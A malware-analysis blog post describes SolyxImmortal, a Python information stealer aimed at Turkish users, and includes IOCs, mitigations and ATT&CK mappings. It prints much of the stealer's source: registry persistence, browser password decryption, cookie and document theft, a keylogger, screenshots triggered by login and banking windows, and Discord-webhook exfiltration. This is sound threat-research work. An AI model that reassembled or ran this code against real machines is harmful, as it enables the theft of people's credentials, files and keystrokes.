

Analysis of a Python-based Information Stealer

blog.pulsedive.com/solyximmortal-analysis-of-a-python-based-information-stealer

Pulsedive Threat Research

May 27, 2026



[SolyxImmortal](#) is a Python-based information stealer that targets sensitive files, credentials from Chromium-based browsers, and keystrokes. The malware leverages existing Python libraries to extend its functionality and employs threading to execute multiple commands simultaneously. This allows the malware to collect information and monitor key strokes simultaneously. SolyxImmortal targets Turkish sites using keywords specified in the functions that collect screenshots of Gmail or banking websites. Moreover, the exfiltration messages also contain Turkish phrases. Public reporting from [Cyfirma](#) indicates that the malware exfiltrates data via Discord webhooks. This blog will outline SolyxImmortal's capabilities and how it works.

This overview will include:

- Malware Analysis
- Recommendations
- Indicators of Compromise
- MITRE ATT&CK TTPs

Malware Analysis

The Python sample analyzed in this blog does not include the LOG_WEBHOOK, IMG_WEBHOOK, or USER_ID. The Python file imports several libraries that allow it to leverage the underlying operating system or use multi-threading. The script starts by adding persistence by copying itself to the APPDATA folder and modifying the Run registry to execute the script from %APPDATA%\WindowsGraphics wherever the user logs in. The sample used within our analysis is available on [Malware Bazaar](#).

SHA256	5a1b440861ef652cc207158e7e129f0b3a22ed5ef5d2ea5968e1d9eff33017bc
SHA1	81c66c043982cfee9e60ae94203f4336da0b50c0
MD5	2690f7c685784fff006fe451fa3b154c
ssdeep	192:A2maqyDhNc90rNsS21W3g/+/X/WqWUC6Dh:A2dV1NcQUZa
File Size	10,533 bytes
File Type	Python

Execution Flow




Figure 1: Execution flow of SolyxImmortal.

Configuration

Imported modules

The Python script imports 15 different modules to expand its functionality. These are commonly used Python modules that allow the script to interact with the operating system, encode content, and send HTTP requests.

```
import os
import sys
import json
import sqlite3
import shutil
import requests
import time
import pyautogui
import threading
import base64
import zipfile
import pygetwindow as gw
from pynput import keyboard
import win32crypt

try:
    from Cryptodome.Cipher import AES
except ImportError:
    from Crypto.Cipher import AES
```

Figure 2: Modules imported by the malware.

The table below details the modules imported by the script:

Module Name	Module Description
os	Used to interact with the operating system.
sys	Used to interact with variables provided to the Python interpreter. This is used to get the absolute path of the script when it is copied into the APPDATA folder.
json	Parses JSON content.
sqlite3	Used to connect to the database of different Chromium-based browsers to gather user information.

shutil	Used to copy files of interest.
requests	Used to send HTTP requests using Python.
time	Contains the sleep() function, which delays script execution and retrieves the current time.
pyautogui	Used to take screenshots of sensitive information
threading	Used to run multiple threads.
base64	Used to decode base64 content
zipfile	Used to compress data that is to be exfiltrated
pygetwindow	Retrieves the active window and is invoked when screenshots are taken.
pynput	Used to enable keyboard logging in the start() function.
win32crypt	Provides access to the Windows Cryptography API.
Cryptodome.Cipher	Contains the AES functionality used to decode passwords collected by web browsers.
Crypto.Cipher	Crypto is a secondary cryptography module specific to the script, used only if Cryptodome fails to import. The functionality is the same as for Cryptodome.

Variables

The configuration consisted of variables used to set up exfiltration endpoints and specify which file types to target. The script available on Malware Bazaar does not specify the

exfiltration endpoints. However, Cyfirma reports that the endpoints were Discord webhooks. The USER_ID field is used to notify a user in that channel that data has been exfiltrated.

```
LOG_WEBHOOK = "https://discord.com/api/webhooks/  
/ahXo1zN0pHNn7yHGhayaErgQzT3D8vBUd1zLgOp7y0K  
IMG_WEBHOOK = "https://discord.com/api/webhooks/  
-1N8hcNY40pQa2nmYpJUkZsAoT9mVS7Qy8IxDIVX8_YJ  
USER_ID = " " "
```

Figure 3: Discord Webhooks identified by Cyfirma. Source: [Cyfirma](#)

Upon initialization, the script gets the locations of the TEMP directory and the user's home directory. A zip file named **Solyx_Pack_Final** is created in TEMP to stage the data for exfiltration in the `_collect_and_zip()` function. This section of code also specifies what files are targeted for exfiltration, which are:

- .txt
- .pdf
- .docx
- .xlsx

```
# -----  
# CONFIGURATION  
# -----  
  
LOG_WEBHOOK = ""  
IMG_WEBHOOK = ""  
USER_ID = ""  
  
class SolyxImmortal:  
    def __init__(self):  
        self.temp = os.getenv("TEMP")  
        self.log_buffer = ""  
        self.is_critical_typing = False  
        self.user_home = os.path.expanduser("~")  
  
        self.zip_folder = os.path.join(self.temp, "Solyx_Pack_Final")  
  
        self.doc_extensions = (".txt", ".pdf", ".docx", ".xlsx")  
  
        self.browsers = {  
            "Chrome": os.path.join(os.getenv("LOCALAPPDATA"), "Google", "Chrome", "User Data"),  
            "Edge": os.path.join(os.getenv("LOCALAPPDATA"), "Microsoft", "Edge", "User Data"),  
            "Brave": os.path.join(os.getenv("LOCALAPPDATA"), "BraveSoftware", "Brave-Browser", "User Data"),  
            "OperaGX": os.path.join(os.getenv("APPDATA"), "Opera Software", "Opera GX Stable")  
        }
```

Figure 4: Hardcoded variables present within the malware.

Lastly, this section of code includes a dictionary mapping popular Chromium-based browsers to their user data paths. This information is used when the malware attempts to extract credentials stored within these browsers.

Entry Point

When the Python script is executed, the entry function calls the start function. The goal of the start function is to establish persistence, delay execution for 15 seconds after persistence is achieved, and then create threads to collect information. Once the threads for collecting data, screenshots, and keystrokes are enabled, the start function sets up a listener that captures keystrokes as they are pressed.

```
def start(self):
    self._persist()
    time.sleep(15)

    threading.Thread(target=self._collect_and_zip, daemon=True).start()
    threading.Thread(target=self._key_logic, daemon=True).start()
    threading.Thread(target=self._screens, daemon=True).start()

    with keyboard.Listener(on_press=self._on_press) as l:
        l.join()

if __name__ == "__main__":
    try:
        SolyxImmortal().start()
    except:
        pass
```

Figure 5: Functions executed by the malware, including the use of threading to run functions in parallel.

persist()

This function exists to establish persistence for the malware. This is achieved by adding an entry to the registry key HKCU\Software\Microsoft\Windows\CurrentVersion\Run named **WindowsGfxDriver**. The entry contains the path to the malware. Before creating the registry key, the malware copies itself from its current location to the %APPDATA%\WindowsGraphics folder. If this path does not exist, the malware first creates it and then replicates itself to that folder.

```

def _persist(self):
    """Copy itself to system and add to startup"""
    appdata = os.getenv("APPDATA")
    target_dir = os.path.join(appdata, "WindowsGraphics")
    target_file = os.path.join(target_dir, "win_gfx_driver.exe")

    if not os.path.exists(target_dir):
        os.makedirs(target_dir)

    if not os.path.exists(target_file):
        shutil.copy2(sys.executable, target_file)
        os.system(f'attrib +h +s "{target_file}"')

    # Add to startup
    try:
        import winreg as reg
        reg_path = r"Software\Microsoft\Windows\CurrentVersion\Run"
        key = reg.OpenKey(reg.HKEY_CURRENT_USER, reg_path, 0, reg.KEY_SET_VALUE)
        reg.SetValueEx(key, "WindowsGfxDriver", 0, reg.REG_SZ, target_file)
        reg.CloseKey(key)
    except:
        pass

```

Figure 6: Code used to establish persistence.

_collect_and_zip()

The `_collect_and_zip()` function is used to collect and send cookies from web browsers and documents. The function first creates the staging folder **Solyx_Pack_Final** in the TEMP directory to stage collected information. Then the malware attempts to extract passwords from Chromium-based browsers. This is done by extracting decryption keys from the Local State file for each browser of interest before copying the login data file from specific profiles to the TEMP directory. From there, the malware interacts with the sqlite3 database to get the username, password, and website from the logins table. For every database entry that contains a username and password, the malware attempts to decrypt the password. The username and password are stored in the text buffer in the following format.

```
[Browser Name] | website | username | password \n
```

Once all passwords from the logins table have been extracted, the malware deletes the copy of the database file it created in the temp folder. The malware writes the data to a file named `sifreler.txt`, which is Turkish for "passwords" in the staging folder.

```

def _collect_and_zip(self):
    if not os.path.exists(self.zip_folder):
        os.makedirs(self.zip_folder)

    vault_txt = ""

    # --- Passwords from Chromium-based browsers ---
    for b_name, b_path in self.browsers.items():
        key = self._get_key(b_path)
        if not key:
            continue

        for prof in ("Default", "Profile 1", "Profile 2"):
            p_db = os.path.join(b_path, prof, "Login Data")
            if not os.path.exists(p_db):
                continue

            tmp = os.path.join(self.temp, f"t_p_{b_name}")
            shutil.copy2(p_db, tmp)

            try:
                conn = sqlite3.connect(f"file:{tmp}?mode=ro", uri=True)
                cursor = conn.execute("SELECT origin_url, username_value, password_value FROM logins")

                for u, user, pwd in cursor.fetchall():
                    if not user or not pwd:
                        continue

                    try:
                        cipher = AES.new(key, AES.MODE_GCM, pwd[3:15])
                        dec = cipher.decrypt(pwd[15:-16]).decode()
                        vault_txt += f"[{b_name}] {u} | {user} | {dec}\n"
                    except:
                        pass

                conn.close()
            except:
                pass
            finally:
                try:
                    os.remove(tmp)
                except:
                    pass

    if vault_txt:
        try:
            with open(os.path.join(self.zip_folder, "sifreler.txt"), "w", encoding="utf-8") as f:
                f.write(vault_txt)
        except:
            pass

```

Figure 7: The malware attempts to extract passwords from Chromium-based browsers and stores them in the file sifreler.txt.

Next, the malware attempts to collect cookies stored within Firefox. If the cookies sqlite file is present in %localappdata%\Mozilla\Firefox\Profiles the malware saves a copy into the staging directory.

```

# — Firefox cookies —————
ff_base = os.path.join(os.getenv("APPDATA"), "Mozilla", "Firefox", "Profiles")
if os.path.exists(ff_base):
    for prof in os.listdir(ff_base):
        c_db = os.path.join(ff_base, prof, "cookies.sqlite")
        if os.path.exists(c_db):
            try:
                shutil.copy2(c_db, os.path.join(self.zip_folder, f"ff_cookies_{prof}.sqlite"))
            except:
                pass

```

Figure 8: Cookies from Firefox are exfiltrated by copying the cookies database to the staging folder.

Lastly, the malware attempts to identify documents to exfiltrate. It iteratively walks the file system starting from the user's home directory and excludes certain paths, such as AppData, Windows, Program Files, and Temp. These are all common folders that are more likely to store configuration files than personal information. The malware also only targets text files, Word documents, Excel documents, and PDF files; all other file types are ignored. If a file ends with only one of the targeted extensions, the malware checks the file size. Only files between 100 bytes and 10 MB are exfiltrated; all other file sizes are ignored. To exfiltrate the files, the malware copies them to the staging directory.

```

# — Interesting documents (max ~10 MB) —————
for root, _, files in os.walk(self.user_home):
    # Skip some common large folders
    if any(x in root for x in ("AppData", "Windows", "Program Files", "Temp")):
        continue

    for file in files:
        if not file.lower().endswith(self.doc_extensions):
            continue
        try:
            size = os.path.getsize(os.path.join(root, file))
            if size < 100 or size > 10*1024*1024: # 100 bytes - 10 MB
                continue
            shutil.copy2(os.path.join(root, file), os.path.join(self.zip_folder, file))
        except:
            pass

```

Figure 9: The malware looks to exfiltrate sensitive files that are between 100 bytes and 10 MB in size and of certain file types.

Before exfiltrating the staged data, the staging folder is compressed and saved in the TEMP folder as Solyx_Final_Data.zip. Then the malware sends the compressed zip archive with the message  **Operasyon Başarılı: Veri Paketi Gönderildi** which translates to Operation Successful: Data Packet Sent. Once data is successfully sent, the malware removes the zip archive and the staging folder from the TEMP directory.




Figure 10: Example of how the exfiltrated data looks in Discord. Source: [Cyfirma](#)

Keylogging

```
with keyboard.Listener(on_press=self._on_press) as l:  
    l.join()
```

Figure 11: Keylogging logic used to collect key strokes.

Once the threads have been created, the malware starts its keylogger. This is a simple key stroke logger that tracks every keystroke. Whenever the user presses a key, the `_on_press()` function is called.

The `_on_press()` function is used to save any content the user types into the buffer `log_buffer`. The `_on_press` function also does some cleanup and formatting by removing the character `'` from the string before it is added to the buffer. Moreover, whenever the user presses Enter, the function adds a newline character to the buffer. Similarly, whenever the user presses the space bar, the function adds a space to the buffer.

```
def _on_press(self, key):  
    try:  
        k = str(key).replace("'", "")  
  
        if k == "Key.enter":  
            self.log_buffer += "\n"  
        elif k == "Key.space":  
            self.log_buffer += " "  
        elif "Key." not in k:  
            self.log_buffer += k  
    except:  
        pass
```

Figure 12: The data is cleaned up before being added to a buffer.

Keystrokes are exfiltrated via the `_key_logic()` function, which runs in a separate thread. This function is used to send back all the keystrokes the malware has logged over a 60-second interval. This content is sent back as a JSON blob. Once the content has been exfiltrated, the buffer is cleared and reused to collect keystrokes.




Figure 13: Example of data keystrokes exfiltrated as JSON blobs to Discord. Source: [Cyfirma](#)

```
def _key_logic(self):
    while True:
        time.sleep(60)
        if self.log_buffer:
            try:
                self._send(
                    LOG_WEBHOOK,
                    f"
```

Screen Capture

The malware takes screenshots every two minutes, or if an application window's name contains a hardcoded keyword. These hardcoded keywords are a mix of English and Turkish terms that target sign-in pages, Gmail, or banking sites.

```

def _screens(self):
    last_rout = time.time()
    critical_keywords = (
        "login", "giriş", "oturum aç", "sign in",
        "bank", "steam", "gmail", "wallet", "parola"
    )

    while True:
        try:
            win = gw.getActiveWindow()
            if win and win.title:
                title = win.title.lower()
                if any(kw in title for kw in critical_keywords):
                    self.is_critical_typing = True
                    p = os.path.join(self.temp, "alert.png")
                    pyautogui.screenshot(p)
                    self._send(
                        IMG_WEBHOOK,
                        f"🔥 **Kritik Giriş:** `{win.title}`",
                        p,
                        mention=True
                    )
                    os.remove(p)
                    time.sleep(45)
                    continue

                self.is_critical_typing = False

            # Routine screenshot every ~2 minutes
            if time.time() - last_rout > 120:
                p = os.path.join(self.temp, "routine.png")
                pyautogui.screenshot(p)
                self._send(IMG_WEBHOOK, "📸 **Rutin SS**", p)
                os.remove(p)
                last_rout = time.time()

        except:
            pass

        time.sleep(5)

```

Figure 15: The malware takes two types of screenshots - Routine and Ad Hoc captures.

If the title of the active window contains one of the hard-coded keywords, the malware takes a screenshot and saves it as alert.png in the temp folder. The information is then exfiltrated with the message 🚨 ****Kritik Giriş:**** `{window name}`. Once the screenshot is sent, the image is removed, and the function sleeps for 45 seconds before resuming.

Data Exfiltration

Information is exfiltrated using the `send()` function. This function takes in a URL (either `LOG_WEBHOOK` or `IMG_WEBHOOK`), a message (msg), a file, and a boolean parameter called `mention`. The goal of the `mention` parameter is to tag a predefined Discord user when the

message is posted to a Discord channel. If a file is specified, it is sent as part of the POST request; otherwise, the content is sent as a JSON blob.

```
def _send(self, url, msg, file=None, mention=False):
    content = f"<@{USER_ID}> {msg}" if mention else msg

    try:
        if file and os.path.exists(file):
            with open(file, "rb") as f:
                requests.post(
                    url,
                    data={"content": content},
                    files={"file": f},
                    timeout=60
                )
        else:
            requests.post(
                url,
                json={"content": content},
                timeout=20
            )
    except:
        pass
```

Figure 16: Content is either exfiltrated as a JSON blob or as a file.

Conclusion

SolyxImmortal is a Python-based information stealer that collects passwords from Chromium-based browsers, cookies from Firefox, sensitive files under 10 MB, screenshots, and keystrokes from a compromised device. The malicious Python script contains many Turkish words, including phrases used to determine when screenshots are taken and messages used for data exfiltration. The use of Turkish words as keywords to determine when a screenshot is taken may indicate that this malware targeted Turkish speakers. While there is no evidence of other variants of the script, it is possible to target speakers of different languages by changing the keywords that the script looks for.

Recommendations

Methods to mitigate the risks posed by malware, such as SolyxImmortal, include:

- **Deploy EDR/AV solutions:** EDR or AV solutions can detect malicious process chains and anomalous activity that may indicate a malware infection.
- **Limit Python access to approved users:** Organizations can restrict which users can execute Python scripts based on their day-to-day responsibilities. If their roles do not require the ability to run Python or other scripting interpreters, they should be prevented from doing so.

- **User Education:** Users can help mitigate the risk of phishing emails and targeted social engineering campaigns. Users should also be wary of unsolicited attachments or senders that pressure them to open attachments or download files.

MITRE ATT&CK TTPs

Technique	Tactic
Collection	Archive Collected Data: Archive via Library (T1560.002)
	Input Capture: Keylogging (T1056.001)
	Screen Capture (T1113)
Command and Control	Data Obfuscation (T1001)
	Web Service: One-Way Communication (T1102.003)
Credential Access	Unsecured Credentials: Credentials in Files (T1552.001)
	Credentials from Password Stores: Credentials from Web Browsers (T1555.003)
	Input Capture: Keylogging (T1056.001)
Defense Evasion	Hide Artifacts: Hidden File System (T1564.005)
	Obfuscated Files or Information (T1027)
Discovery	File and Directory Discovery (T1083)

Execution	User Execution: Malicious File (T1204.002)
	Command and Scripting Interpreter: Python (T1059.006)
Exfiltration	Exfiltration over Web Service: Exfiltration over Webhook (T1567.004)
Persistence	Boot or Logon Autostart Execution: Registry Run Keys/Startup Folder (T1547.001)


References

<https://www.cyfirma.com/research/solyximmortal-python-malware-analysis/>

<https://socprime.com/active-threats/solyximmortal-python-malware-analysis/>



[A technical deep dive into recent loader scripts used by Iranian threat actors, revealing initial access and defense evasion tactics used in MOIS-aligned cyber operations.](#)



[Pulsedive now has a dedicated documentation site with a complete API reference, live playgrounds, and MCP server support for AI-assisted development.](#)



[Dive into a technical primer on the modern botnet landscape - including the evolution of Mirai-based botnets, capabilities, and recent enforcement actions.](#)

[Pulsedive Blog](#) © 2026